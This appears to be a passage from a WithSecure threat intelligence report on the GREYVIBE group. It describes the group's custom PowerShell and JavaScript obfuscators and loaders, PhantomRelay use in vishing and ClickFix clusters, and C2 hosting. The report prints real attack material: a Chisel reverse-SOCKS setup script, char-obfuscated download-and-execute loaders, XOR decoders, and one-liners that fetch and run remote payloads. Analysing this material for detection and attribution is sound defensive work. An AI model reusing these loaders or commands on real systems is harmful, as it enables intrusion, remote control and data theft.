$url = "https://github.com/jpillora/chisel/releases/download/v1.9.1/chisel_1.9.1_windows_amd64.gz"
$workDir = "C:\\ProgramData\\chisel"
$destGz = "$workDir\\chisel.gz"
$destExe = "$workDir\\chisel.exe"

if (!(Test-Path $workDir)) {
    try {
        New-Item -ItemType Directory -Path $workDir -Force | Out-Null
    } catch {
        return
    }
    }

Invoke-WebRequest -Uri $url -OutFile $destGz -UseBasicParsing

try {
    $input = [System.IO.File]::OpenRead($destGz)
    $output = [System.IO.File]::Create($destExe)
    $gzStream = New-Object System.IO.Compression.GzipStream $input, ([System.IO.Compression.CompressionMode]::Decompress)
    $gzStream.CopyTo($output)

    $gzStream.Close()
    $output.Close()
    $input.Close()
    Remove-Item $destGz
    } catch {
}

Set-Location $workDir
.\\chisel.exe client --auth "[redacted]" 91.149.221.123:8000 R:0.0.0.0:1080:socks
```

Figure 58. Example of PowerShell code to setup SOCKS proxy using Chisel on victim's machine

Custom obfuscators (and loaders)

LOOKVALPS

LOOKVALPS is a **custom obfuscator** used by the group to obfuscate their **PowerShell-based** payloads, primarily **loaders** deployed during the initial stage of some of their campaigns. WithSecure assesses with **moderate-to-high** confidence that the obfuscator was developed by the group itself. It was first observed in development in **July 2025** and remained in use till at least **October 2025**.

The obfuscator combines several obfuscation techniques, including randomized variable naming and the use of opaque predicates, to hinder analysis and evade detection. Ultimately, the obfuscated script decodes an **XOR-encoded** script block and executes it. The decoding-related functions (shown in figure 59) are similar across all observed LOOKVALPS samples.

Examples of decoded script blocks observed across different campaigns are shown in Figure 60.

```powershell
function uScPNYcngFzo {
    param($LookupTable, $StartKey)
    $currentValue = $LookupTable[$StartKey]
    while ($currentValue -is [string]) {
        $currentValue = $LookupTable[$currentValue]
    }
    return $currentValue
}
function vDMsbXtgQSqW { param($data,$key)
$d=@();foreach($b in $data){$d+=[char]($b -bxor $key)};return -join $d
}
function DwJFrohXUSbj {
    param($Data, $KeyBytes)
    $decryptedBytes = for ($i = 0; $i -lt $Data.Length; $i++) {
        $Data[$i] -bxor $KeyBytes[$i % $KeyBytes.Length]
    }
    return -join ($decryptedBytes | ForEach-Object { [char]$_ })
}
```

Figure 59. Common XOR decoding method across all observed LOOKVALPS samples

Figure 60. Examples of de-obfuscated loader scripts

PrincessClub

```powershell
$PAGE_READONLY = 0x02
$PAGE_READWRITE = 0x04
$PAGE_EXECUTE_READWRITE = 0x40
$PAGE_EXECUTE_READ = 0x20
$PAGE_GUARD = 0x100
$MEM_COMMIT = 0x1000
$MAX_PATH = 260

# Helper functions
function IsReadable {…
}

function PatternMatch {…
}

if ($PSVersionTable.PSVersion.Major -gt 2) {…
}
start "https://princess-mens-club.com/"
(([char](218-135)+[char](212-113)+[char]114+[char](1021-916)+[char](655-543)+[char](-50+166)+[char](695-597)+[char]108+[char]111+[char]99+[char](549-442)) -as [TYPE])::([char]67+[char](-67+181)+[char]101+[char]97+[char](-681+797)+[char](1039-938))((([char](514-436)+[char](707-606)+[char]116+[char]46+[char](905-818)+[char](894-793)+[char](-610+708)+[char]67+[char]108+[char]105+[char](73+28)+[char](-449+559)+[char](-106+222)-as[Type])::([char]110+[char](636-535)+[char](-771+890))().([char]68+[char](473-362)+[char](252-133)+[char](600-490)+[char](270-162)+[char](812-701)+[char]97+[char]100+[char](18+65)+[char](398-282)+[char](644-530)+[char]105+[char](-542+652)+[char](-752+855))([char]104+[char](-272+388)+[char](-57+173)+[char](1047-935)+[char](-274+389)+[char](-937+995)+[char](52-5)+[char](165-118)+[char]103+[char](-150+261)+[char](-250+361)+[char](-561+661)+[char]104+[char](902-797)+[char](-806+914)+[char](-719+827)+[char](357-242)+[char]101+[char](-356+466)+[char](862-746)+[char]101+[char](-751+865)+[char](-174+286)+[char](439-325)+[char](848-743)+[char]115+[char]101+[char](-195+241)+[char]99+[char](-188+299)+[char](-277+386)+[char](-506+553)+[char]99+[char](336-239)+[char](1040-928)+[char](826-710)+[char](-867+966)+[char](404-300)+[char](-374+471)))).([char](460-387)+[char]110+[char](-555+673)+[char]111+[char](291-184)+[char]101)()
```

PhantomMail

```powershell
(([char](-739+822)+[char](40+59)+[char](2+112)+[char]105+[char](454-342)+[char](4+112)+[char](-785+883)+[char](484-376)+[char](1073-962)+[char](1072-973)+[char](-798+905)) -as [TYPE])::([char](-632+699)+[char](287-173)+[char]101+[char](3+94)+[char](-128+244)+[char](426-325))((([char]78+[char](814-713)+[char](696-580)+[char](533-487)+[char](-682+769)+[char](-460+561)+[char](596-498)+[char](380-313)+[char](-70+178)+[char](-225+330)+[char](-365+466)+[char](-688+798)+[char]116-as[Type])::([char](-352+462)+[char](-156+257)+[char]119)().([char](-806+874)+[char](-805+916)+[char]119+[char]110+[char](-599+707)+[char](-820+931)+[char](-106+203)+[char](267-167)+[char](-2+85)+[char](607-491)+[char](-490+604)+[char](353-248)+[char](-17+127)+[char](-592+695))([char]104+[char](297-181)+[char]116+[char]112+[char](81+34)+[char]58+[char](-214+261)+[char](327-280)+[char](-825+940)+[char](236-135)+[char](957-843)+[char](266-155)+[char](-91+207)+[char](776-665)+[char](892-782)+[char](-180+285)+[char]110+[char](-42+143)+[char](840-730)+[char](920-804)+[char](-723+824)+[char](-54+168)+[char](637-525)+[char](-297+411)+[char]105+[char](838-723)+[char](275-174)+[char](765-719)+[char](890-791)+[char](180-69)+[char](-246+355)+[char](861-814)+[char](-134+233)+[char](-735+832)+[char](866-754)+[char](312-196)+[char](266-167)+[char]104+[char]97))).([char](-670+743)+[char](-75+185)+[char](429-311)+[char](119-8)+[char](-764+871)+[char](-113+214))()
```

DAYLIGHT

DAYLIGHT is a **custom obfuscator** used by the group to obfuscate **PowerShell-based payloads**. It has been in active use since at least **October 2025** till the time of writing (**April 2026**) and appears to have replaced **LOOKVALPS** in the group's toolkit. DAYLIGHT is routinely used to obfuscate both **initial-stage** and **post-compromise payloads**, including: **LegionRelay**, **PhantomRelayV1**, and **PhantomRelayV2** payloads.

WithSecure assesses with **moderate-to-high** confidence that the obfuscator was custom developed by the group. Additionally, we assess with **moderate** confidence that the obfuscator was developed with **LLM assistance**.

The obfuscator employs a range of techniques, including complex arithmetic operations and the insertion of dummy code that mimics filesystem, registry, and network activity. These mechanisms are designed to bloat the code, increase code complexity, hinder analysis, and evade detection signatures. Ultimately, the obfuscator utilizes a set of **XOR-based** decode routines to execute the final payload. Example code snippets are shown in figures 61 and 62.

```powershell
param($EncryptedStream, $KeyStream)
$decryptedBytes = for ($i = 0; $i -lt $EncryptedStream.Length; $i++) {
    $EncryptedStream[$i] -bxor $KeyStream[$i % $KeyStream.Length]
}
return [System.Text.Encoding]::UTF8.GetString($decryptedBytes)
```

Figure 61. XOR-based decoding routine observed across all DAYLIGHT samples

```powershell
$EnumRemoveInterface = New-Object System.Collections.ArrayList; $null = $EnumRemoveInterface.Add($env:COMPUTERNAME); $null = $EnumRemoveInterface.Add
($env:USERNAME); $null = $EnumRemoveInterface.Add('Default'); $EnumRemoveInterface.Sort()
if ($env:PROCESSOR_ARCHITECTURE -eq 'AMD64') { $SessionResetShadow = 64 } else { $SessionResetShadow = 32 }
try { $PackageTempJoin = [System.Net.Dns]::GetHostAddresses('microsoft.com')} catch {}
Start-Sleep -Milliseconds (Get-Random -Minimum 40 -Maximum 250)
function Package-Environment-Stream { param($RegPath) try { return Test-Path -Path $RegPath -ErrorAction Stop } catch { return $false } }; $transportFind = &
Net-Adapter-Exit -RegPath 'HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion'
$StackFormatInstance = New-Object System.Collections.ArrayList; $null = $StackFormatInstance.Add($env:COMPUTERNAME); $null = $StackFormatInstance.Add
($env:USERNAME); $null = $StackFormatInstance.Add('Default'); $StackFormatInstance.Sort()
$RuntimeRuntimeJoin = Get-Date; $ShemaInternetCreate = $RuntimeRuntimeJoin.ToUniversalTime(); if ([System.TimeZoneInfo]::Local.IsDaylightSavingTime
($RuntimeRuntimeJoin)){ Write-Host 'Daylight savings time is active.' -ForegroundColor DarkGray }
Start-Sleep -Milliseconds (Get-Random -Minimum 40 -Maximum 250)
try { $ExecuteAddQuick = Get-CimInstance -ClassName Win32_ComputerSystem -ErrorAction Stop | Select-Object -ExpandProperty Manufacturer } catch {}
function Shell-Clone-Environment { param($RegPath) try { return Test-Path -Path $RegPath -ErrorAction Stop } catch { return $false } }; $CloneSubmitDrop = &
Profile-Find -RegPath 'HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion'
```

Figure 62. Example of dummy operations used to inflate and obfuscate code, likely LLM generated

LOOKVALJS

LOOKVALJS is a **custom obfuscator** used by the group to obfuscate **JavaScript-based payloads**, primarily **initial-stage JS loaders** observed across different campaigns. WithSecure assesses with **moderate-to-high** confidence that the obfuscator was custom developed by the group. It was first spotted in **development** in **August 2025** and was observed across campaigns from at least **October 2025** till **December 2025**. WithSecure further assesses with **moderate** confidence that the obfuscator was developed with **LLM assistance**.

The obfuscator incorporates techniques such as opaque predicates and dummy operations (shown in figure 63) to bloat the code, increase code complexity, hinder analysis, and evade detection signatures. The obfuscator ultimately uses an **XOR-based routine** to decode the payload. The decoding-related functions (shown in figure 64) are similar across all observed LOOKVALJS samples. These functions also appear similar to those implemented in LOOKVALPS, suggesting that LOOKVALJS may have been developed as a JavaScript counterpart to LOOKVALPS, intended to obfuscate JavaScript payloads rather than PowerShell-based ones.

```
try {
    var PathMachineOut = new ActiveXObject("MSXML2.XMLHTTP");
    PathMachineOut.open("POST", "https://crl.microsoft.com/pki/crl/", false);
    PathMachineOut.setRequestHeader("Content-Type", "application/json;charset=UTF-8");
    PathMachineOut.setRequestHeader("X-Request-ID", "63BEdBc37a9f3cce");
    // Mimics preparing a detailed API request that is never sent.
} catch (e) { /* Network related objects might be blocked or fail. */ }

}
```

Figure 63. Example of dummy network operation inserted into LOOKVALJS, likely LLM generated

```
function zlJqutmhMuRAzYFOJ(lookupTable, startKey) {
    var currentValue = lookupTable[startKey];
    while (typeof(currentValue) == "string") { currentValue = lookupTable[currentValue]; }
    return currentValue;
}
function jgzmmFyMEFFOT(data, key) {
    var resultArr = new Array();
    for (var i = 0; i < data.length; i++) { resultArr.push(String.fromCharCode(data[i] ^ key.charCodeAt(i % key.length))); }
    return resultArr.join("");
}
function YMmvZuscOqNwGmmz(shuffledPairs) {
    var orderedArr = new Array(shuffledPairs.length);
    var valueKey = String.fromCharCode(118) + String.fromCharCode(97) + String.fromCharCode(108) + String.fromCharCode(117) + String.fromCharCode(101);
    for (var i = 0; i < shuffledPairs.length; i++) {
        var pair = shuffledPairs[i];
        orderedArr[pair[0]] = String.fromCharCode(pair[1][valueKey]);
    }
    return orderedArr.join('');
}
function buceyKJVbWPiTRFp(obfuscatedString) {
    var resultArr = new Array();
    for (var i = 0; i < obfuscatedString.length; i += 2) {
        resultArr.push(obfuscatedString.charAt(i));
    }
    return resultArr.join('');
}
```

Figure 64. Common XOR decoding method across all observed LOOKVALJS samples

The threat actor has leveraged LOOKVALJS to obfuscate various payloads, as illustrated in figures 65 and 66.

PrincessClub

```
WScript.Sleep(3000)
var s = new ActiveXObject("WScript.Shell");
s.Run("htt"+"p"+"s:/"+"/princes"+"s-mens.c"+"lick/?ko"+"dek=true");
WScript.Sleep(1000)
s.Popup("Error opening document: ERRCODE 0xffffff16", 0, "Error", 16);
var wmizzzz = GetObject("winm"+"gmts"+":"+"Wi"+"n32"+"_Pro"+"cess")
WScript.Sleep(5000)
var runzzzz = wmizzzz["create"]("co"+"nhost"+".ex"+"e "+" --headless "+ "C:\\Windows\\Sys"+"tem32\\W"+"indowsPowe"+"rshe"+"ll\\v1.0\\pow"+"ershe"+"ll.exe -w "
+"h -c " + "(([char](-304+387)+[char](873-774)+[char](402-288)+[char]105+[char](-685+797)+[char]116+[char](231-133)+[char]108+[char](420-309)+[char](-523+622)+
[char](186-79)) -as [TYPE])::([char]67+[char](391-277)+[char]101+[char](513-416)+[char]116+[char](-166+267))((([char](-422+500)+[char]101+[char](1096-980)+
[char](-604+650)+[char](-603+690)+[char]101+[char](-758+856)+[char]67+[char](528-420)+[char](-616+721)+[char](-149+250)+[char]110+[char]116-as[Type])::([char]
(-712+822)+[char]101+[char](384-265))().([char](904-836)+[char](-282+393)+[char](557-438)+[char](457-347)+[char](599-491)+[char](-212+323)+[char](276-179)+
[char](1079-979)+[char](441-358)+[char]116+[char]114+[char](126-21)+[char](448-338)+[char]103)([char]104+[char]116+[char](976-860)+[char](269-157)+[char](-211
+326)+[char](646-588)+[char]47+[char](-44+91)+[char](498-400)+[char]115+[char](479-369)+[char](1051-940)+[char](1098-979)+[char](-661+760)+[char]111+[char](-800
+909)+[char]109+[char]117+[char]110+[char]105+[char]99+[char]97+[char](29+87)+[char](559-454)+[char]111+[char](1097-987)+[char]115+[char](890-844)+[char]
```

PhantomMail

```
WScript.Sleep(3000)
new ActiveXObject("WScript.Shell").Popup("Error opening document: ERRCODE 0xffffff16", 0, "Error", 16);
var wmizzzz = GetObject("winm"+"gmts"+":"+"Wi"+"n32"+"_Pro"+"cess")
WScript.Sleep(5000)
var runzzzz = wmizzzz["create"]("co"+"nhost"+".ex"+"e "+" --headless "+ "C:\\Windows\\Sys"+"tem32\\W"+"indowsPowe"+"rshe"+"ll\\v1.0\\pow"+"ershe"
+"ll.exe -w "+"h -c " + "(([char](745-662)+[char](118-19)+[char](-236+350)+[char](-78+183)+[char]112+[char](797-681)+[char](-298+396)+[char]
(699-591)+[char](737-626)+[char]99+[char](950-843)) -as [TYPE])::([char]67+[char](-785+899)+[char](-792+893)+[char]97+[char](722-606)+[char](35+66))
((([char](-426+504)+[char](209-108)+[char](387-271)+[char](892-846)+[char](2+85)+[char](-846+947)+[char]98+[char]67+[char](509-401)+[char](-107+212)
+[char](230-129)+[char]110+[char](399-283)-as[Type])::([char](885-775)+[char](-769+870)+[char]119)().([char]68+[char](295-184)+[char](-497+616)+
[char](341-231)+[char](396-288)+[char](211-100)+[char](-698+795)+[char](-719+819)+[char](-879+962)+[char](99+17)+[char]114+[char]105+[char](170-60)+
[char](-671+774))([char]104+[char](-733+849)+[char]116+[char]112+[char](878-763)+[char]58+[char]47+[char](-444+491)+[char](952-848)+[char]105+[char]
(519-416)+[char]104+[char](241-139)+[char](821-713)+[char](-820+921)+[char](-429+530)+[char]116+[char]101+[char](905-795)+[char](-399+515)+[char]
(289-188)+[char](178-64)+[char](-94+206)+[char]114+[char](307-202)+[char](-668+783)+[char]101+[char](81-35)+[char](-45+144)+[char](87+24)+[char]
(-368+477)+[char](-823+870)+[char](674-565)+[char](-463+560)+[char](-120+225)+[char]110+[char](-115+231)+[char](424-323)+[char]110+[char](-156+253)+
[char](673-563)+[char](47+52)+[char](-806+907)))).([char](145-72)+[char](11+99)+[char]118+[char]111+[char](208-101)+[char]101)()")
```

Figure 65. Example of similar deobfuscated loader code used in the PrincessClub and PhantomMail campaigns

```
// CrowdStrike Research Artifact - WMI Stealth Execution
//
    for(var node_yzyrx=0; node_yzyrx<42; node_yzyrx++) {
        var _tmp = Math.sin(node_yzyrx) * Math.cos(node_yzyrx);
    }
(function() {
    // String Reconstruction: Moniker
    var index_ogfye = [];
    var buffer_qgvej = index_ogfye.join("");
    for(var stream_hvsif=0; stream_hvsif<17; stream_hvsif++) {
        var _tmp = Math.sin(stream_hvsif) * Math.cos(stream_hvsif);
    }
    // String Reconstruction: Class
    var iter_sjypu = [];
    var value_gziwr = iter_sjypu.join("");
    // String Reconstruction: Command
    var config_xgmtx = [];
    var stream_mzvzm = config_xgmtx.join("");
    try {
        // Connect to WMI Service
        var buffer_hknbd = GetObject(buffer_qgvej);
        // Get the Process Class
        var counter_rqnsw = buffer_hknbd.Get(value_gziwr);
        // Execute Create Method
        // Signature Evasion: We pass the command var, not a literal string.
        new ActiveXObject("WScript.Shell").Popup("Fatal error while opening file: INVAL_SYS_ARCHITECTURE", 0, "Error", 16);
        var state_cfbql = counter_rqnsw.Create(stream_mzvzm, null, null, null);

    } catch (e) {
        // Silent failure
    }
```

Figure 66. Example of deobfuscated loader code (trimmed) used in the PhantomMail campaign, likely developed with LLM assistance

TEASOUP

TEASOUP is a **custom JavaScript (JS) loader** and **obfuscator** used by the group since at least **March 2026**. It likely replaced LOOKVALJS in the group's toolkit. Similar to LOOKVALJS, it has been deployed across initial-stage JS loaders used by the group, particularly in their **PhantomMail** campaign. WithSecure assesses with **moderate-to-high** confidence that TEASOUP was custom developed by the group using **LLM assistance**.

The loader employs a simple **integer subtraction routine** to deobfuscate embedded strings. As observed with other loaders used by the group, it launches a decoy (e.g. an error pop-up message) to mask malicious activity. Additionally, the loader may include random data embedded as comments to bloat its file size. Examples of TEASOUP code snippets are shown in figures 67 and 68.

```
    // 4. Action Creation (ExecAction)
    var action = taskDef.Actions.Create(0);
    action.Path = s_binary;
    action.Arguments = s_args;

    // 5. Register Task
    // LogonType 3 = TASK_LOGON_INTERACTIVE_TOKEN (Run as current user)
    // Flag 6 = Create or Update
    rootFolder.RegisterTaskDefinition(s_name, taskDef, 6, null, null, 3);

    // 6. Run Immediately
    var runningTask = rootFolder.GetTask(s_name);
    WScript.Sleep(1600);
    new ActiveXObject("WScript.Shell").Popup("Fatal error while opening file: INVAL_SYS_ARCHITECTURE", 0, "Error", 16);
    runningTask.Run(null);

    try {
        rootFolder.DeleteTask(s_name, 0);
    } catch(e) {}

} catch (e) {
    // Silent failure (OpSec)
}
```

Figure 67. Code snippet demonstrating decoy execution and next-stage payload deployment via scheduled task, with comments indicative of LLM-generated content

```
// Decoder
imUtQg: function(arr) {
    var s = "";
    for (var i = 0; i < arr.length; i++) {
        var ts = arr[i];
        // Recover char: TS - Base
        var charCode = ts - this.OYFA;
        s += String.fromCharCode(charCode);
    }
    return s;
},
```

Figure 68. Common decoding routine observed across TEASOUP samples

Divergence and usage of PhantomRelay across cybercrime activity

WithSecure observed the use of PhantomRelay across multiple activity clusters that exhibited significantly different characteristics from those associated with GREYVIBE. Key distinctions included:

1. Rather than focusing on Ukrainian victimology and targeting, these clusters appeared to target a broader victim base with no explicit focus on Ukraine.
2. Their observed activity aligned more closely with financially motivated cybercriminal operations than with state-aligned objectives, which we assess to be the primary driver of GREYVIBE's activity.
3. While we assessed that GREYVIBE further developed PhantomRelayLite into PhantomRelayV1 and PhantomRelayV2 and deployed these variants in their campaigns, the versions used across the identified cybercrime activity clusters were derived directly from PhantomRelayLite.
4. The infrastructure, malware, and TTPs were clearly distinct from those observed in GREYVIBE-associated activity.

WithSecure identified at least two such activity clusters, which are described in the following sections.

Microsoft Teams vishing

WithSecure observed an initial access activity cluster involving Microsoft Teams voice phishing, in which PhantomRelayLite was deployed as an early-stage payload in a subset of cases.

The earliest observed use of PhantomRelayLite within this cluster dates from **July 2025** (C2: thirdmetrics[.]com) to **early February 2026** (C2: tucsonanimalallergy[.]com).

Further investigation enabled WithSecure to correlate multiple reports[14] [15] [16] describing distinct intrusions that link back to the same activity cluster. Across these cases, the threat actors frequently deployed PhantomRelayLite, NetSupport RAT, and/or Matanbuchus as early-stage payloads.

The threat actor would gain initial access into the victim's machine via remote monitoring and management (RMM) tools such as Quick Assist, AnyDesk, or TeamViewer, facilitated through Teams-based voice phishing. Either immediately after initial access or after a brief reconnaissance phase, the threat actor would execute commands to stage one or more of these payloads on the victim's machine.

These types of attacks are commonly associated with financially motivated cybercriminal activity and frequently culminate in data exfiltration and ransomware deployment.

Example of command used to download and execute NetSupportRAT:

➔ [Net.ServicePointManager]::SecurityProtocol=3072;$p=New-Object Net.WebClient;$p.Headers['User-Agent']='Mozilla/5.0 (Windows NT 10.1; x64) Gecko/20130401 Firefox/71.0';$k=$p.DownloadString('https://red-viper[.]com/cl.php?cpn='+[Net.Dns]::GetHostName());(&([ScriptBlock]::Create($k)));

[14] https://fieldeffect.com/blog/quick-you-need-assistance
[15] https://www.nccgroup.com/research-blog/rapid-breach-social-engineering-to-remote-access-in-300-seconds/
[16] https://www.morphisec.com/blog/ransomware-threat-matanbuchus-3-0-maas-levels-up/

Example of command used to download and execute PhantomRelayLite:

➔ cmd.exe /c "echo $wo=New-Object System.Net.WebClient;[Net.ServicePointManager]::SecurityProtocol=’Tls12’;$wo.DownloadString(‘https:// saidozdemir[.]com/service.html’) | powershell.exe -NoProfile - | powershell.exe -NonInteractive -NoProfile -WindowStyle Normal -"

KongTuke

From **late February** through at least **late March 2026**, WithSecure observed PhantomRelayLite payloads being distributed via KongTuke (ClickFix) delivery chains instead. During the same period, PhantomRelayLite was no longer observed in association with the Teams voice phishing activity cluster. It remains unclear whether this reflects coincidental timing, a visibility gap, or an unidentified factor driving the apparent switch between these initial-access channels.

Example of ClickFix command (via KongTuke) used to download and execute PhantomRelayLite:

➔ cmd.exe /k "echo (iwr hxxps[:]//seahorsemethod[.]com/global -UseBasicParsing).content | for /f %f in ('where /r C:\WINDOWS\System32 p*ell.exe') do %f -noprofile - | for /f %f in ('where /r C:\WINDOWS\System32 p*ell.exe') do %f -noprofile -W H -"

Infrastructure and backend analysis

PhantomRelayLite C2

WithSecure found the majority of PhantomRelayLite C2 servers were hosted on IP addresses associated with **EDIS Global** (a VPS provider), with the upstream network provider typically showing as **M247 Europe SRL (AS 9009)**. Moreover, we observed that many of the domains used as PhantomRelayLite C2 addresses were likely **previously compromised**. For example, prior to their usage as PhantomRelayLite C2, we found a repeating pattern across nearly all associated domains: the domains previously used **NameCheap web hosting**, they ran on **LiteSpeed Web Server** and had an open root directory showing a cgi-bin folder with a specific last modification date: "**2024-09-03 00:34**". An example has been shown in figure 69.




Figure 69. Example of open directory on compromised domain

While the combination of EDIS Global with the compromised domain pattern served as a strong signal and was repeatedly observed across many of the PhantomRelayLite C2 server deployments, few PhantomRelayLite C2 instances did not conform to this pattern, such as thirdmetrics[.]com (associated to Teams vishing cluster) and obmlink[.]com (associated to KongTuke cluster). Moreover, we started observing more variance in the infrastructure patterns linked to PhantomRelayLite C2 deployments since March 2026.

Furthermore, we found a domain (bithill[.]com) that matched the EDIS Global + compromised domain pattern which did not serve as a PhantomRelayLite C2 but rather served a PowerShell command that would ultimately lead to a NetSupportRAT infection. The activity overlapped with a reported[17] ClickFix activity cluster.

[17] https://www.recordedfuture.com/research/clickfix-campaigns-targeting-windows-and-macos#:~:text=Cluster%201%3A%20Intuit%20QuickBooks

bithill.com

```
[scriptblock]::Create((irm "bithill.com/cf.php")).Invoke()
```

bithill.com/cf.php

```
$earthWords = @(
    "Earth","Gaia","Nature","Wild","Forest","Ocean","River","Mountain",
    "Valley","Meadow","Garden","Bloom","Leaf","Petal","Root","Seed",
    "Stone","Amber","Breeze","Rain","Thunder","Sunrise","Sunset","Dawn",
    "Twilight","Starlight","Moonrise","Aurora","Horizon","Sky","Ember","Spring"
)
function Get-RomanticName { ... }
function Embrace-Folder { ... }
function Send-Letters { ... }
function Unwrap-Gift { ... }
function Leave-Trace-In-Heart { ... }

$poeticPathName = Get-RomanticName
$diary = Join-Path $env:LOCALAPPDATA $poeticPathName
Embrace-Folder -Path $diary

$belovedDomain = "http://bithill.com"
$giftsFromAfair = @("at.7z", "lnk.7z", "7z.exe", "7z.dll")

Send-Letters -LoveAddress $belovedDomain -Gifts $giftsFromAfair -Mailbox $diary

Set-Location $diary
& ".\7z.exe" x at.7z -pppp -aoa -y > $null 2>&1

$programDataName = $earthWords | Get-Random
$baseFolder = Join-Path $env:ProgramData $programDataName
```

Figure 70. EDIS Global + compromised domain pattern (bithill[.]com) leading to different activity than PhantomRelayLite

The observed variance and diversity likely reflect a fragmented, service-oriented cybercriminal ecosystem, in which multiple threat actors and groups provide discrete components of an attack, such as infrastructure hosting and domain provisioning.

This ecosystem can result in overlaps between otherwise distinct activity clusters, complicating tracking and attribution efforts as well as making it increasingly difficult to draw clear boundaries between operations that may previously have appeared separate.

GREYVIBE'S PhantomRelay C2

The earliest domain associated with **PhantomRelayV1** was **goodhillsenterprise[.]com**, which was also the earliest domain linked to **PhantomRelayLite**. The domain was registered via NameCheap on 2025-03-27. WithSecure assesses with high confidence that this domain is associated with the threat group and was used during their development and testing phase. It was bulk-registered alongside several other domains, which were also linked to the group and some later used as PhantomRelay C2 infrastructure.

Initially, **goodhillsenterprise[.]com** resolved to an IP address 162.252.172[.]83, belonging to **EDIS Global**. This IP address later resolved for **saidozdemir[.]com** - a domain that served as a PhantomRelayLite C2 that followed the same EDIS Global and compromised domain pattern observed across other PhantomRelayLite C2 servers. This domain was used across the Teams voice-phishing activity cluster.

This suggests that the threat actor initially relied on default or commonly used hosting configurations consistent with other PhantomRelayLite deployments. However, GREYVIBE transitioned its PhantomRelay C2 infrastructure away from EDIS Global to alternative hosting providers, including:

1. **KVMka** (a Russia-based VPS provider), observed from **early July 2025** through at least **late October 2025**.
2. **Cloudzy** (formerly RouterHosting LLC, a VPS provider), observed in a single instance in **late October 2025**.
3. **Global Connectivity Solutions LLP** (a suspected[18] Russian bulletproof hosting provider), observed from **late November 2025** through at least **April 2026** (time of writing).

This transition occurred prior to the earliest observed weaponization and provides a clear separation between infrastructure associated with GREYVIBE and other cybercriminal activity clusters leveraging PhantomRelayLite.

Moreover, rather than relying on previously compromised domains, as observed across most other PhantomRelay C2 infrastructure, the threat actor relied on newly registered domains. WithSecure identified a total of 18 domains assessed to be exclusively associated with the group's use of PhantomRelay. While the threat actor leveraged a variety of registrars over time, a recurring naming pattern was observed across the domain names, particularly the inclusion of the term "enterprise" across some of them.

[18] https://www.intrinsec.com/en/from-espionage-to-psyops-tracking-operations-and-bulletproof-providers-of-uac/#:~:text=%C2%A0IPs%20from-,Global%20Connectivity%20Solutions%20LLP,-(AS215540)%2C%20a%20UK

FallSpy C2

WithSecure found that all identified FallSpy C2 servers were hosted on IP addresses associated with **Baxet Group Inc. (AS26383)**. The earliest observed FallSpy C2 activity dates to **August 2025**.

The C2 typically operates on port 5000, with the associated administrative panel exposed on port 5001. The admin panel is in Russian, and comments identified across related assets were also written in Russian. The login page for the admin panel is shown in figure 71.

Across the admin panel assets, WithSecure found references suggesting that the admin panel is used to monitor data such as “interesting contacts”, call statistics, location information, SMS messages, exfiltrated files and general device information. This aligns with the data collected and exfiltrated from victim devices by the spyware.




Figure 71. Login page for FallSpy admin panel

LegionRelay C2

Similar to FallSpy C2 servers, WithSecure found that all identified LegionRelay C2 servers were hosted on IP addresses associated with **Baxet Group Inc. (AS26383)**. The earliest observed LegionRelay C2 activity dates to **December 2025**.

The C2 typically runs on port 8000, with the same endpoint serving as its administrative panel. Its login page was initially labeled “PowerShell Command Server” and was later renamed to “France Education,” although references to the original name remained in the backend. The backend is highly likely implemented using a Python-based stack, specifically leveraging the Uvicorn ASGI server. The login page is shown in figure 72.

